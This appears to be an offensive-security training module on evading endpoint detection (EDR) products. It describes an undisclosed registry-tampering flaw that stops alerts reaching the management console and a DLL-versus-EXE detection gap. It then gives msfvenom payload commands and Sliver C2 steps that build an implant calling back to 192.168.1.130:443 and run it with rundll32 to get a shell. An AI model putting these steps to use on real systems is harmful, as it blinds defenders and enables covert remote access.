Exploiting EDRs For Evasion
This module showcases a 0-day vulnerability in a widely-used EDR, and building a functional shell that successfully circumvents the EDR's detection.
Jump to Section (9)
This module showcases a 0-day vulnerability in a widely-used EDR, and building a functional shell that successfully circumvents the EDR's detection.
Introduction
As a malware developer, one viable evasion technique is exploiting vulnerabilities in security solutions to render them ineffective. Rather than creating malware that evades the security solution in place, one can exploit the security solution to achieve evasion. This approach can be effective because security solutions are simply software, which means they can be vulnerable to exploits like any other software program.
This module aims to show that EDRs are software products that can have vulnerabilities like any other software program.
Vulnerability Types
Two types of vulnerabilities affect security solutions:
1. Software vulnerabilities These are the typical vulnerabilities that impact any other software such as injection, privilege escalation, and insecure storage. 2.Logic Vulnerabilities These are vulnerabilities that are in the prevention/detection logic of the security solution. The nature of these types of vulnerabilities is
- constantly changing as security solutions adapt and update their detection and prevention methods.
This module will demonstrate an example using both types of vulnerabilities.
EDR Software Vulnerability
EDR Components

Before finding software vulnerabilities within EDRs, it's important to understand the software that's being targeted. EDRs are typically composed of multiple software components that work together to protect against malicious software. These components usually include an endpoint agent, a central management console, behavioral analysis engines, threat intelligence, response capabilities, logging capabilities and more. When evading the EDR, one may be able to evade one or more of these components or in some cases, all of them. The image below illustrates the various components that Microsoft Defender for Endpoint utilizes for detection and prevention.

The documentation provided by the vendor typically contains valuable information about the various components of the product. The image below shows Microsoft's documentation explaining a component of Microsoft Defender, SenseNDR.exe.

Additionally, one can gain brief information by reading the description of the EDR's binaries, as shown in the image below.

Services are also commonly used by EDRs which also have a brief description as well.
Once the components are understood, one can begin to isolate and analyze the different components to discover vulnerabilities.
Discovering EDR Software Vulnerabilities
Discovering software vulnerabilities in security solutions requires one to use techniques similar to those used against ordinary software. For example, one can fuzz the different EDR binaries and verify that the privilege requirements are configured correctly. The aim is to identify vulnerabilities that allow actions from user mode to affect the behavior of the security solution.
To discover potential vulnerabilities, it can be helpful to examine security solution vulnerability disclosures, which offer valuable information on the specific types of weaknesses to investigate. MalDev Academy co-founder, @mrd0x, has two popular examples available that should be reviewed:
Another vulnerability that affected CrowdStrike Falcon was disclosed by @gmh5225.
EDR 0-Day Vulnerability Demo
This section will demonstrate a 0-day software vulnerability affecting a popular EDR solution. The vulnerability discovered prevents the EDR from sending logs to the centralized management console.
EDRs are designed to log alerts within a centralized management console, providing an easy-to-use interface for an organization's internal security team to monitor and analyze alerts and incidents. An example of an EDR console is shown below.

To further show this logging capability in action, a simple Msfvenom binary will be executed on the machine with the EDR installed. A Msfvenom DLL file is generated using the command below.
msfvenom -p windows/x64/exec CMD=calc.exe -f dll -o out.dll
The file is copied and executed on the target machine and immediately a notification appears warning that the file is malicious.

This same warning will also be sent to the centralized management console, as shown below. This is extremely useful for defenders because EDRs will not always auto- remediate the threat. Therefore this alert allows defenders to initiate their incident response procedure, isolate the machine, and kill the malicious process.

Unfortunately for defenders, this specific EDR product contains a vulnerability that allows an attacker with administrator privileges on the machine to prevent these alerts from arriving at the centralized management console by modifying certain registry values that belong to the EDR. Although EDRs do block modifications to essential registry keys that impact the EDR, it seems that this EDR product did not deem these registry values to be crucial to the product's behavior and therefore it did not incorporate tamper protection for those values.

Once the machine is rebooted these registry values are applied to the EDR product and it prevents it from sending out logs to the centralized console.
EDR Logic Vulnerabilities
Security solutions also contain logic vulnerabilities, where the detection logic is flawed and therefore results in malware slipping by without the expected prevention & detection.
EDR Logic Vulnerability Demo
EDRs are aggressive when it comes to EXE files, and will generally scrutinize them more than other file extensions. This can be seen in the image below, where as soon as the EXE file is downloaded, it's immediately detected and deleted.
msfvenom -p windows/x64/exec CMD=calc.exe -f exe -o rev.exe

However, the EDR's detection logic reveals a weakness as it permits the execution of the same file in DLL format, categorizing it as "suspicious" rather than a "threat." This discrepancy in assessment indicates that EXE and DLL files are evaluated differently by the EDR, and it appears to be more lenient with DLL files.
msfvenom -p windows/x64/exec CMD=calc.exe -f dll -o out.dll
With this logic vulnerability in mind let's get a working shell on the machine. This demonstration will utilize the Sliver C&C Framework and will assume that the reader has already installed it.
Start by generating a DLL payload using the command below.
generate --mtls 192.168.1.130:443 -f shared

Next, set up the listener using the command below.
mtls --lport 443
Deliver the DLL and execute it using RunDll32.exe
rundll32.exe slif.dll,DllInstall



Test that the shell is functioning correctly by running commands. In this case, the ps command is run to check for running processes, and as one can see in the image below, there are several running components of the EDR running on the machine.
Conclusion
At the end of the day, EDRs are simply software and can have bugs within their logic and within the software itself. Offensive security members will generally focus on finding logical bypasses as these are more common, but with enough digging, it's also possible to find software bugs as demonstrated in this module.